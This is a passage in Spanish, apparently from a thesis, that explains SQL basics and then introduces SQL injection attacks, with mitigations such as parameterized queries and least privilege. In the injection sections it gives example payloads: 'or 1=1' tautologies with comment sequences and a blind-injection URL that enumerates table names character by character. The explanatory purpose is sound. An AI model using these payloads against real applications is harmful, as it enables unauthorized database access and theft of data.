ISO/CEI 9075:1986	SQL-86 o SQL-86	Editada por ANSI y adoptada por ISO
ISO/CEI 9075:1989	SQL-89 o SQL-1	Revisión menor
ISO/CEI 9075:1992	SQL-92 o SQL-2	Revisión mayor
ISO/CEI 9075:1999	SQL-99 o SQL-3	Expresiones racionales, consultas recursivas, disparadores, tipos no escalares y funciones orientadas a objetos
ISO/CEI 9075:2003	SQL-2003	Introducción de funciones para la manipulación de XML.
ISO/CEI 9075:2008	SQL-2008	Pequeñas mejoras en los distintos tipos, cursores y mecanismos de autoincremento
ISO/CEI 9075:2011	SQL-2011	Borrado en combinación.
ISO/CEI 9075:2016	SQL-2016	Reconocimiento de patrones, captura de grupos que siguen un patrón.

2.4.2 Esquema y catálogo SQL

Todo DBMS debe proporcionar una función de esquema para bases de datos relacionales. Este concepto se incorporó en SQL-2 para agrupar tablas y otras estructuras pertenecientes a la misma aplicación de bases de datos. Un esquema de SQL incluye los esquemas externo, conceptual e interno vistos con anterioridad en la sección arquitectura de bases de datos. En otras palabras, el esquema contiene información detallada de los distintos objetos que son de interés para el sistema. El esquema se crea con la sentencia `CREATE SCHEMA`, como alternativa puede agregarse un nombre y un identificador de autorización, un ejemplo de la creación del esquema es el siguiente,

```
CREATE SCHEMA empresa AUTHORIZATION jlopez;
```

En general la creación de esquemas, tablas y otras estructuras depende del administrador del DBMS. A partir de SQL-2 se utiliza el concepto de catálogo, que es una colección de esquemas bajo un nombre. Un catálogo SQL siempre contiene un esquema especial denominado `INFORMATION_SCHEMA`, que proporciona información sobre todos los esquemas del catálogo.

La figura 2.11 muestra una vista de los componentes de un catálogo. Se aprecia la estructura como una jerarquía con el catalogo como objeto primario y los esquemas como objetos secundarios. Estos esquemas contienen distintos conceptos, algunos de ellos explicados con anterioridad en la sección de bases de datos relacionales, [31] [29].




Figura 2.11 Componentes de un catalogo

2.4.3 Algebra relacional

El desarrollo del lenguaje SQL se dio en parte gracias al algebra relacional, esta es un método de extracción que permite la manipulación de tablas y columnas. Se basa en la teoría de conjuntos y tiene como fin la creación de nuevas tablas a partir de tablas existentes.

Los principales operadores de esta algebra son las siguientes, [29]:

- **Unión.** Como el nombre indica une dos tablas de igual estructura y da como resultado una tabla de igual estructura que contiene el conjunto de ambas tablas.

- **Intersección.** Se da entre dos tablas de igual estructura y como resultado se obtiene una tabla de igual estructura que tiene como elementos el conjunto de elementos comunes en ambas tablas.
- **Restricción.** Se basa en una condición. A partir de una tabla se crea otra con la misma estructura que solo tenga elementos que cumplan la condición.
- **Proyección.** La proyección de una relación sobre un grupo de atributos da una tabla que contiene como estructura solo estos atributos y como elementos n-tupla.
- **Producto cartesiano.** El producto cartesiano entre dos tablas crea una tabla que tiene como estructura

De estos operadores se pueden ver algunos ejemplos en la sección de bases de datos relacionales.

2.4.4 Creación de tablas

En un entorno SQL las tablas son la unidad básica de gestión de datos. El estándar SQL: 2006 proporciona tres instrucciones que permiten definir, cambiar o eliminar las tablas en el entorno SQL. La sentencia `CREATE TABLE` crea una tabla a la cual se le asigna un nombre, así como sus atributos y restricciones iniciales, la instrucción `ALTER TABLA` puede modificar la tabla creada, mientras que la instrucción `DROP TABLE` elimina la tabla.

De esas tres instrucciones, la instrucción `CREATE TABLE` tiene la sintaxis más compleja. Sin embargo, la creación de una tabla es un proceso bastante sencillo, una vez que se comprende la sintaxis básica.

En la primera línea de la sintaxis se proporciona un nombre a la tabla. La segunda línea se usa para especificar las partes que compondrán la tabla, tales como las columnas. La instrucción `CREATE TABLE` puede verse como la siguiente instrucción:

```
CREATE TABLE ARTISTAS
(ID_ARTISTAS INTEGER,
NOMBRE_ARTISTA CHARACTER (60));
```

En esta instrucción se creó una tabla llamada `ARTISTAS,` una columna llamada `ID_ARTISTA` y una columna llamada `NOMBRE_ARTISTA`. La columna `ID_ARTISTA`

se asocia con el tipo de dato `INTEGER` y la columna `NOMBREA_ARTISTA` se asocia con el tipo de datos `CHARACTER.`

Si la instrucción es ejecutada, el resultado será similar a la tabla 2.9.

Tabla 2.9 Ejemplo tabla ARTISTAS

ID_ARTISTA INTEGER	NOMBRE_ARTISTA: CHARACTER(60)
101	Gerardo días
102	Pedro sola
103	Julio pacheco

Cada vez que se crea una nueva tabla esta debe contener al menos una columna, a la cual se le debe proporcionar un nombre y un tipo de dato asociado. El tipo de dato limita los valores que pueden ser ingresados a la columna. Estos datos se dividen en distintos tipos, el primero de estos grupos son los datos conocidos como **datos de cadena** los cuales se componen por conjuntos de caracteres y pueden ser de longitud fija o variable. La tabla 2.10 describe algunos de los principales tipos de datos de cadena, así como su descripción y un ejemplo.

Tabla 2.10 Tipos de dato de cadena

Tipo de dato	Descripción/Ejemplo
CHARACTER	Especifica el número exacto de caracteres que se almacenará por cada valor. Por ejemplo, si se define el número de caracteres como 10, pero el valor contiene sólo seis caracteres, los cuatro caracteres restantes serán espacios. El tipo de dato puede abreviarse como CHAR. Ejemplo: NOMBRE_ARTISTA CHAR(60)
CHARACTER VARYING	Especifica el mayor número de caracteres que se incluyen en un valor. El tipo de dato puede abreviarse como CHAR VARYING o VARCHAR. Ejemplo: NOMBRE_ARTISTA VARCHAR(60)
CHARACTER LARGE OBJECT	Almacena grandes grupos de caracteres, hasta la cantidad especificada. Ejemplo: BIO_ARTISTA CLOB(200K)

El segundo grupo es conocido como **datos numéricos** y estos se tratan valores numéricos. Todos los tipos de datos numéricos tienen una precisión y algunos contienen escalas. La precisión se refiere al número de dígitos que serán almacenados, mientras que la escala se refiere a la parte fraccionaria del valor. Por ejemplo, el número 485.27 tiene una precisión de 5 y una escala de 2.

La tabla 2.11 describe algunos de los principales tipos de datos numéricos, así como su descripción y un ejemplo.

Tabla 2.11 Ejemplos datos numéricos

Tipo de dato	Descripción/ejemplo
NUMERIC	Especifica la precisión y la escala de un valor numérico. Se puede especificar sólo la precisión y utilizar la escala predeterminada por la aplicación o se puede especificar la precisión y la escala. Si no se especifica ni la precisión ni la escala, la aplicación proporcionará los valores predeterminados para ambas. Ejemplo: TASA_ARTISTAS NUMERIC(5,2)
INTEGER	Especifica un valor con una precisión definida por la aplicación y una escala de 0, lo que significa que sólo se aceptan enteros y no se especifica ningún parámetro con este tipo de datos. El tipo de dato puede abreviarse como INT. Ejemplo: ID_ARTISTA INT
FLOAT	Especifica la precisión de un valor numérico, pero no la escala. Ejemplo: REGALIAS_ARTISTAS FLOAT(6)
SMALLINT	Especifica un valor similar al del tipo de datos INTEGER. Sin embargo, la precisión definida por la aplicación debe ser menor que la precisión de INTEGER. Ejemplo: ID_ARTISTA SMALLINT

Otro grupo es conocido como **datos booleanos.** Este tipo de datos respalda una construcción verdadero/falso que solo permite tres valores verdadero, falso, desconocido. Un valor `NULL` se evalúa como desconocido e indica un valor desconocido o indefinido. Estos valores se utilizan con fines de comparación y mantienen la siguiente lógica:

- Verdadero es mayor que falso
- Una comparación con un valor nulo devolverá un valor desconocido
- Un valor desconocido se puede asignar a una columna solo si admite valores nulos.

2.4.5 Consulta de datos

Las consultas permiten recuperar información específica de la base de datos. Estas consultas se hacen mediante instrucciones `SELECT` que pueden variar en complejidad dependiendo de las cláusulas que esta incluya.

La sintaxis básica para la instrucción `SELECT` puede dividirse en varias cláusulas específicas, las cuales ayudan a refinar la consulta para que solo devuelva los datos requeridos. Un ejemplo de la sintaxis `SELECT` es la siguiente,

```
SELECT [DISTINCT|ALL] {*< selección de lista >}
FROM <tabla de referencia> [{, <tabla de referencia>}...]
[WHERE <condición de búsqueda>]
[GROUP BY <especificación de agrupación>]
[HAVING <condición de búsqueda>]
[ORDER BY <condición de orden>]
```

Las instrucciones requeridas son `SELECT` y `FROM` las demás son opcionales y se utilizan para consultas más específicas.

Las cláusulas `FROM, WHERE, GROUP BY` y `HAVING` siempre se evalúa en el orden indicado en el ejemplo anterior. Los resultados de la primera cláusula se utilizan para evaluar la siguiente clausula, así hasta que se evalúen todas las cláusulas especificadas por el usuario. Una vez evaluada la expresión final en la tabla, los resultados se utilizan en la instrucción `SELECT`. En otras palabras, se aplica el siguiente orden:

- Cláusula `FROM`

- Cláusula WHERE (opcional)
- Cláusula GROUP BY (opcional)
- Cláusula HAVING (opcional)
- Instrucción SELECT
- Cláusula ORDER BY (opcional)

La instrucción SELECT incluye las palabras clave DISTINCT y ALL. La palabra clave DISTINCT se utiliza si se desean eliminar filas duplicadas de los resultados y la palabra ALL se emplea cuando quieren devolver todas las filas de los resultados de la consulta.

La cláusula WHERE actúa como filtro sobre los resultados devueltos por la cláusula FROM. Las filas que se evalúan como verdaderas se devuelven como parte del resultado de la consulta, mientras que las que se evalúan como desconocidas o falsas no se incluyen en los resultados.

Posterior a WHERE la siguiente cláusula a evaluarse es GROUP BY, esta se utiliza para agrupar tipos de información con el fin de resumir datos relacionados. Esta cláusula puede ser incluida sin la necesidad de la cláusula WHERE.

La cláusula HAVING se asemeja a la cláusula WHERE ya que define una condición de búsqueda. Sin embargo, esta cláusula se refiere a grupos, a diferencia de WHERE que hace referencia a filas individuales.

Cuando se usa la instrucción SELECT la cláusula ORDER BY es la última en ser procesada. Como el nombre indica ordena los resultados de la consulta, de acuerdo a las especificaciones dentro de la cláusula ORDER BY.

2.4.6 Modificar datos SQL

Una de las principales funciones de una base de datos es la capacidad de manejar los datos almacenados dentro de sus tablas. Los usuarios autorizados deben de ser capaces de insertar, actualizar y eliminar los datos según sea necesario para mantener la base de datos fiable. SQL brinda tres instrucciones para el manejo básico de datos, INSERT, UPDATE y DELETE.

La instrucción INSERT por su parte permite agregar datos a las tablas presentes en la base de datos. La sintaxis básica de dicha instrucción es la siguiente,

```
INSERT INTO <nombre de la tabla>
[(<nombre de la columna>)[{,<nombre de la columna>}...])]
VALUES (<valor> [{,<valor>}...])
```

En esta sintaxis la segunda línea es opcional. En la primera línea se indica el nombre de la tabla a la cual se le insertaran valores, el propósito de la segunda línea es indicar el nombre o nombres de las columnas en las cuales se insertarán los datos.

En la tercera línea de la sintaxis se deben especificar los valores que serán agregados a la tabla. Estos valores deben cumplir los siguientes requisitos:

- Si no se especifica una columna en la instrucción INSERT INTO, entonces deberá de haber un valor para cada columna existente en la tabla.
- Si los nombres de la o las columnas se especifican en la instrucción INSERT INTO, entonces deberá de existir un valor para cada columna especificada, en el mismo orden en que estas se declaren en la instrucción.
- Se puede usar la palabra clave NULL para asignar un valor nulo a todas las columnas que permitan estos valores.

La instrucción UPDATE permite la actualización de la información contenida en las tablas. Con la instrucción UPDATE es posible actualizar datos de una o más filas esta instrucción tiene la siguiente estructura,

```
UPDATE <nombre de la tabla>
SET <determinar expresión de la cláusula> [{, <determinar
expresión de la cláusula>}...]
[WHERE<condición de búsqueda>]
```

En esta sintaxis la cláusula SET y UPDATE son obligatorias, mientras la cláusula WHERE como se ha visto anteriormente es opcional. En la primera línea se debe especificar el nombre de la tabla a actualizar, en la segunda línea se deben especificar los valores a actualizar.

Por su parte la instrucción DELETE se encarga de eliminar tablas, así como su contenido. Esta contiene dos clausulas como se muestra a continuación,

```
DELETE FROM <nombre de la tabla>
[WHERE <condición de búsqueda>]
```

Para eliminar una tabla basta con especificar el nombre de dicha tabla, para eliminar columnas es necesario la cláusula `WHERE` donde se indique la condición para eliminar contenido de las tablas.

2.4.7 Predicados en SQL

Para comparar datos presentes en la base de datos se hace uso de predicados, estos se usan en conjunto con la cláusula `WHERE`.

Un predicado de comparación es un tipo de predicado que compara los valores de una columna específica con un valor específico. La tabla 2.12 muestra los operadores soportados por SQL y proporciona un ejemplo de cada uno.

Tabla 2.12 Operadores de comparación SQL

Operador	Símbolo	Ejemplo
Igual a	=	EN_EXISTENCIA=47
Desigual	<>	EN_EXISTENCIA<>47
Menor que	<	EN_EXISTENCIA < 47
Mayor que	>	EN_EXISTENCIA >47
Menor que o igual a	<=	EN_EXISTENCIA <= 47
Mayor que o igual a	>=	EN_EXISTENCIA>=47

El predicado BETWEEN. Otro predicado que es posible usar para la comparación de valores de la base de datos es el predicado `BETWEEN`, Este se utiliza en conjunto con la palabra clave AND para identificar un rango de valores que pueden ser incluidos como una condición de búsqueda en la cláusula `WHERE`.

El valor nulo. Un valor nulo como se vio anteriormente se usa para indicar un valor ausente, esto es diferente a un valor cero, un espacio en blanco o un valor por defecto. En los casos donde el valor `NULL` es permitido es necesario especificar que esos valores nulos sean arrojados cuando se consulta una tabla. Por esto SQL proporciona un predicado `NULL` que permite definir las condiciones de búsqueda que arrojan los valores

nulos. Este predicado se usa en conjunto con la palabra clave `IS` y tiene efecto en todos los valores nulos que pudieran existir en la columna que se está consultando.

2.4.8 Funciones dentro de SQL

Una función es una operación que realiza tareas definidas que normalmente no se pueden realizar utilizando solamente instrucciones SQL. Es un tipo de operación que toma valores de entrada y arroja valores basados en estas entradas.

Función COUNT. Esta función cuenta el número de filas en una tabla o el número de valores en una columna. Cuando se utiliza `COUNT` se debe especificar el nombre de columna para contar el número de valores que no sean nulos en la columna o un asterisco para contar todas las filas en una tabla independientemente de los valores nulos. Un ejemplo de la sintaxis de `COUNT` es la siguiente

```
SELECT COUNT(*) AS FILAS_TOTALES
FROM CDS_ARTISTA
```

En esta instrucción, la función `COUNT` es utilizada con un asterisco para contar cada fila en la tabla `CDS_ARTISTA`; y arrojar la cuenta total.

Funciones MAX y MIN. La función `MAX` arroja el valor más alto para la columna específica, caso contrario `MIN` arroja el valor más bajo. Ambas funciones requieren la especificación del nombre de alguna columna. Un ejemplo de la sintaxis de estas funciones es la siguiente

```
SELECT MAX(VENDIDOS)AS MAX_VENDIDOS
FROM CDS_ARTISTA;
```

En el ejemplo anterior se arroja el valor más alto de la columna `VENDIDOS` en la tabla `CDS_ARTISTAS.`

Función SUM. Esta función agrupa valores de columna. Esto es útil cuando se necesita encontrar los totales para datos agrupados.

Función AVG. Esta función promedia los valores de una columna especificada. Esta función resulta más efectiva cuando se utiliza en conjunto con la cláusula `GROUP BY`, aunque esta no es necesaria.

2.5 INTRODUCCIÓN A LOS ATAQUES SQL INJECTION

SQL injection es uno de los métodos de intrusión preferidos por los atacantes debido a su sencillez y la poca necesidad de herramientas complejas para su ejecución, como el nombre lo menciona se trata de inyecciones de código malicioso aprovechando vulnerabilidades de algunas aplicaciones Web, este tipo de ataques se basa en encontrar fallas en el filtrado de los datos y fallas a la salida en el escapado de los datos al enviarlos a la base de datos, [32].

SQL injection es considerado uno de los más devastadores ataques, esto debido a que estos tipos de ataques buscan dejar al descubierto información sensible almacenada en las bases de datos. Las intrusiones por medio de SQL injection son el tipo de ataque más común que se puede encontrar en aplicaciones web, esto según OWASP (*Open Web Application Security Project*), [33].

Un ataque SQL injection es resultado de la búsqueda del atacante por vulnerabilidades que le permitan la posibilidad de interactuar con la base de datos mediante sentencias SQL. Aunque las vulnerabilidades SQL injection no son exclusivas de las aplicaciones web, estas resultan ser el principal blanco de los atacantes. Cualquier código que acepte entradas en sus formularios y use estas entradas para formar sentencias SQL puede ser vulnerable.

Los ataques SQL injection probablemente existen desde que las bases de datos se enlazaron a las aplicaciones web. Sin embargo, Rain Forest Puppy es el usuario al que se le brinda el crédito de hacer público esta vulnerabilidad. En 1998 este usuario público un artículo titulado NT Web Technology Vulnerabilities para Phrack un sitio con contenido de y para hackers, en este artículo el documentaba como logro atacar el sitio PacketStorm mediante vulnerabilidades SQL injection, [12].

Gran número de sitios web son creados por gente con pocos conocimientos en seguridad, esto es aprovechado por los atacantes los cuales con el uso de algún escáner y otras herramientas logran encontrar alguna vulnerabilidad en la aplicación la cual aprovechan para tener acceso a la información contenida en la base de datos. Mediante formularios vulnerables estos atacantes pueden leer, modificar y eliminar la información contenida en la base de datos.

Las aplicaciones inyectables con SQL no son difíciles de encontrar, especialmente entre las aplicaciones de código abierto. Un método común usado por los atacantes para localizar páginas web vulnerables es mediante google dorks. Se trata de la combinación de operadores de búsqueda especiales que se utilizan para extraer información sensible o valiosa desde google, [34].

En la actualidad las aplicaciones web se han vuelto más sofisticadas y técnicamente más complejas. La disponibilidad de estas y de los sistemas de bases de datos tras ellas es un tema crítico para diversas empresas que necesitan que los datos almacenados sean confiables.

Estas empresas crean su infraestructura de red, estos entornos por lo general contienen una cantidad significativa de código personalizado. Si este código no es correctamente *sanitized* resulta en un objetivo para diversos atacantes.

Cualquier formulario que construya sentencias SQL podría ser potencialmente vulnerable. La forma primaria de SQL injection consiste en la inyección directa de código en los parámetros que se concatenan con comandos SQL, si la aplicación web falla al sanitized correctamente los parámetros el atacante podrá interactuar con la base de datos.

Sentencias del tipo `SELECT * FROM users WHERE id=$id;` donde no se filtre correctamente la variable `$id` la entrada podría ser algo parecido a `$id='10 or 1=1; --'` este daría como resultado lo siguiente,

```
SELECT * FROM users WHERE id=10 or 1=1; --;
```

Como se observar el código inyectado devolvería toda la información al ser verdadera la condición inyectada.

Algunos de los factores que han propiciado hacer del SQL injection un ataque de los más empleados son:

- La facilidad para aprender a realizar consultas, SQL es el lenguaje más común que se utiliza para comunicarse con bases de datos.
- La gran distribución que tiene en varias empresas. Grandes empresas como son Oracle, MySQL, DB2 entre otras son las principales proveedoras de estos sistemas que son ampliamente usados en comercios electrónicos y que utilizan SQL para realizar consultas.

Por otra parte, los principales problemas que puede traer este tipo de ataques son:

- **Confidencialidad.** Una base de datos se conforma con distinta información una más sensible que otra. Sin embargo, si un atacante logra acometer un ataque contra el sistema este ataque representa una falta de confidencialidad en la información.
- **Autenticación.** Si el código presente es considerado *unsanitized* puede generar problemas de logueo a lo cual si el atacante logra penetrar pude ocasionar diversos cambios.
- **Integridad. S**i un atacante logra entrar puede no solo leer información confidencial, en ocasiones este es capaz de modificarla o incluso eliminarla, [35].

Como se puede observar los ataques SQL injection son fáciles de realizar y pueden afectar de gran manera la información contenida en las bases de datos.

2.5.1 Tipos de ataques SQL injection

Existen dos tipos principales de ataques SQL injection los cuales se explican a continuación:

Full-view SQL injection. Este tipo de ataque permite al hacker observar los mensajes de error, así como gran parte de la información que no es correctamente filtrada desde los distintos formularios que pudieran existir en la aplicación web, esta información ayuda al hacker a definir o modificar el ataque.

El atacante inicia realizando intencionalmente entradas que generen error, de estas entradas este aprende como se estructuran las sentencias SQL, el lenguaje de programación usada para la aplicación y el lenguaje de la base de datos. Toda esta información brinda una completa descripción del entorno, que, junto con el conocimiento del atacante sobre las debilidades comunes en tales entornos, le ayuda a atacar eficazmente la base de datos.

En ataque SQL injection inicia inyectando comandos en el formulario de entrada, estas entradas tienen pequeños cambios en la cláusula `WHERE` las cuales tienen como fin conseguir el resultado más largo que brinde más información.

Otro método usado por los atacantes es la inyección de comillas simples en formularios de entrada, por ejemplo

```
Me’ or 1=1- -
```

Esta entrada agrega una comilla simple al final de la entrada normal y seguidamente agrega `or 1=1` a la cláusula `WHERE`, esta entrada siempre será evaluada como verdadera y niega la cláusula `WHERE` en su totalidad devolviendo cada fila de la tabla. Al final de la entrada se observa `- -` estos caracteres comentan el resto de la instrucción SQL, aunque en muchos casos no es necesario ya que `1=1` niega la cláusula `WHERE`. Sin embargo, suele usarse para una mejor respuesta.

En la figura 2.12 se muestra un ejemplo de la entrada antes mencionada para obtener todas las columnas en una tabla de clientes. La aplicación está diseñada para recibir el nombre o correo del cliente, en este caso, el atacante ingresa caracteres que invalidan la cláusula `WHERE` y regresa todas las columnas.

Un atacante también podría manipular campos ocultos como los marcadores `<hidden>` en el formulario o incluso aquellos encontrados en el encabezado HTTP. Esto se hace interceptando las solicitudes HTTP antes de que sea enviada al servidor web, utilizando software como BurpSuite.

SELECT *FROM user_data WHERE last_name= 'me' OR 1=1'

User_id	First_name	Cc_number
101	López	40k
103	Chong	24k
103	Perez	30k
104	Matos	35k

Figura 2.12 Ejemplo SQL Injection simple

SQL injection blind. Este tipo de ataque como el nombre lo indica se basa en respuestas a ciegas. En ausencia de mensajes de error de SQL el atacante no podrá ver como su ataque está funcionando y no podrá redefinir sus ataques. Esto se consigue cuando el desarrollador logra mantener los mensajes de error fuera de la vista de los usuarios es

decir mantener los mensajes de error donde pertenecen. Si la aplicación también se niega a derramar conjuntos de resultados extra, insistiendo en mostrar sólo el número de resultados esperados, el atacante debe extraer los datos de un carácter a la vez. Los ataques de SQL injection blind utilizan una lógica inteligente y prolongada para descubrir las estructuras de tablas y los contenidos dentro de la base de datos. Dado que los nombres son desconocidos para el atacante, este se limita a usar consultas que devuelven resultados booleanos, juntando la información paso a paso. Por ejemplo la siguiente inyección:

```
http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5
AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))) > 109
```

Esta consulta contiene la instrucción `SELECT` que solicita el nombre de la primera tabla de usuarios, la función `substring` devuelve el primer carácter del resultado de la consulta mientras que la función `lower` simplemente convierte ese carácter en minúsculas. Finalmente, la instrucción `ascii` devolverá el valor de este carácter.

En este ejemplo, la sintaxis puede ser traducida como, ¿la primera tabla en este esquema comienza con `'U'?.` Este tipo de ataque resulta complejo ya que el atacante deberá iterar a través de cada letra del alfabeto, cada carácter en el nombre de tabla, todas las tablas en el esquema, todas las filas en cada tabla y así sucesivamente, para enumerar completamente los nombres de tabla y datos dentro de cada tabla.

Aunque SQL injection blind parece ser un ataque demasiado complejo para no ser detectado existen diversas herramientas que pueden acelerar los procesos de consulta mediante automatizaciones.

SQLI blind time based. Este tipo de ataque se basa en descubrir vulnerabilidades con base al tiempo de respuesta por parte del servidor web, este proceso se apoya en vectores de ataque binarios (verdadero/falso) por ejemplo el intruso usa un *time delay* **(**instrucción para controlar el tiempo de respuesta) de 10 segundos si la página respeta este tiempo de respuesta se puede entender que el comando fue ejecutado.

SQLI blind error based. Este tipo de ataque se basa en descubrir vulnerabilidades con base en una afirmación, si la aplicación web cuenta con algún campo que regrese un true o false esta puede ser aprovechada para realizar este tipo de ataque.

Es importante mencionar que tomando como referencia el contenido bibliográfico de esta tesis, diversos autores clasifican los ataques SQL injection con diversos nombres y otros

subconjuntos. Sin embargo, estas dos categorías de ataques SQL injection son las más utilizadas por estas fuentes, [36].

2.5.2 Filtrado de datos

SQL es el lenguaje estándar para el acceso a Microsoft SQL server, Oracle, MySQL, Sybase, Infomix y otras bases de datos. Actualmente gran número de aplicaciones web interactúan con bases de datos, estas en su mayoría programadas con ASP, C#, .NET, Java y PHP lenguajes de programación que brindan maneras de conectarse e interactuar con las bases de datos.

Comúnmente las vulnerabilidades SQL injection ocurren cuando el programador de la aplicación web no garantiza que los valores recibidos en los distintos formularios se validan antes de pasarlas a consultas SQL, las cuales se ejecutan en un servidor de base de datos. Si un atacante puede controlar el formulario que se trasforma en consulta SQL, este puede manipular el formulario para que los datos sean interpretados como código y de esta manera ejecutar sentencias en el servidor de base de datos.

Existen diversas maneras en las que un atacante podría ejecutar sentencias SQL en el servidor de bases de datos, todas estas debido a fallas en el filtrado de las entradas. Algunas de las principales características que usan los hackers para ejecutar sentencias SQL son las siguientes:

Dynamic String Building. Es una técnica de programación que permite a los desarrolladores de una aplicación web, crear SQL dinámicamente en tiempo de ejecución. Una sentencia SQL dinámica se construye en tiempo de ejecución para que las diversas condiciones puedan ser devueltas. Como ejemplo estas sentencias pueden ser utilizadas para devolver las distintas cláusulas de la instrucción `SELECT`. Sin embargo, esta técnica de programación no resulta ser la más segura, para lograr el mismo resultado, pero con más seguridad es posible hacer uso de consultas parametrizadas las cuales tienen uno o más parámetros en la sentencia SQL. Con estos parámetros las entradas no se podrían interpretar como órdenes para ejecutar y no habría oportunidad de inyectar código.

Caracteres de escape. El uso de caracteres representa una gran herramienta para los atacantes debido a que las bases de datos interpretan la comilla (') como el límite entre el código y los datos. Asume que cualquier cosa que sigue después de una comilla es

código y cualquier cosa entre dos comillas es datos, esta comilla simple es comúnmente utilizada para comprobar si una aplicación web es vulnerable o no.

Datos numéricos. Cuando se trata de datos numéricos no es necesario encapsular los datos entre comillas, estos al igual que la comilla simple pueden ser utilizados para obtener información de la base de datos.

Filtrado incorrecto de errores. El manejo incorrecto de errores puede provocar una gran variedad de problemas de seguridad para la aplicación web. El más común se produce cuando los mensajes de error internos se muestran al usuario o atacante. Estos detalles proporcionan al atacante pistas sobre posibles fallos en seguridad, así como detalles de cómo modificar o construir una inyección de SQL.

Tratando varios envíos. La lista blanca, es una técnica donde todos los caracteres que se encuentren en dicha lista puedan ser aceptados por el servidor de base de datos caso contrario serán rechazados. Este método se basa en crear una entrada con todos los posibles caracteres que pertenecen a esta lista. Un problema que puede ocurrir es que el desarrollador no sea tan meticuloso y olvide agregar o eliminar un carácter de la lista.

2.5.3 Configuración insegura

Si la base de datos cuenta con la correcta configuración pueden ser evitados varios problemas. Para mitigar el acceso, la cantidad de datos que pueden ser robados o manipulados y en general el daño que puede causar SQL injection el código de la aplicación deber ser sanitized.

Por lo general las bases de datos vienen con usuarios por defecto, Microsoft SQL Server utiliza SA como cuenta del administrador, MySQL hace uso de root y anonymous, Oracle por su parte las cuentas SYS, SYSTEM, todas estas cuentas con contraseñas por default muy conocidas por los atacantes.

Los servicios de servidor siempre deben de ser ejecutados como usuario sin privilegios, esto con el fin de reducir los daños potenciales al sistema y procesos en caso de un ataque SQL exitoso. Sin embargo, esto no es posible en todos los casos, por ejemplo, Oracle en Windows debe correr con los privilegios de la cuenta SYSTEM.

Cada tipo de servidor de base de datos impone su propio modelo de control de acceso en el cual se permite o niega acceso a los datos y/o la ejecución de procedimientos y

funcionalidades incorporadas. Los administradores por lo general usan las cuentas privilegiadas que vienen por defecto en los sistemas en lugar de crear nuevas cuentas. Cuando un hacker ejecuta un ataque SQL injection y logra conectarse con una cuenta de administrador los daños ocasionados por este pueden ser devastadores para las empresas.

La gran mayoría de las aplicaciones web en la actualidad no separan los privilegios a los cuales los usuarios tienen acceso, debido a esto un atacante puede tener acceso a toda la información en la base de datos. Puede tener a su disposición las instrucciones `SELECT`, `INSERT`, `UPDATE`, `DELETE` y similares.

2.5.4 Técnicas comunes de explotación SQL injection

La explotación de una vulnerabilidad SQL puede dar distintos resultados dependiendo de distintos factores como son, los privilegios del usuario, el servidor DBMS exacto que se usa, etc. Sin embargo, la principal diferencia que existe es la visualización de los errores de las consultas ya que de esta manera la explotación será con base a un ataque full view SQL injection o en caso de no permitir la visualización de estos errores será con base a un ataque SQL injection blind.

Identificando la base de datos. Para aumentar las posibilidades de éxito de un ataque SQL injection es de vital importancia conocer el DBMS que la aplicación web está usando, ya que sin esta información resulta complicado afinar las consultas para obtener la información deseada. La tecnología con la que estas aplicaciones están desarrolladas puede brindar esta información por ejemplo PHP hace uso de MySQL, si la aplicación está escrita en java probablemente habla con una base de datos Oracle o MySQL. La mejor manera de identificar la base de datos depende en gran medida de que si esta permite ataques SQL injection full view o blind, ya que si la aplicación devuelve hasta cierto punto los errores de consulta DBMS resulta menos complicado conocer la tecnología detrás de la aplicación debido a que se pueden generar errores que proporcionen información sobre la tecnología detrás de la aplicación. Por otra parte, si solo permite ataques SQL injection blind se debe de hacer uso de inyecciones que se conozca funcionan en una tecnología específica y dependiendo de cuales de estas consultas sean ejecutadas correctamente se podrá obtener una imagen precisa del DBMS.

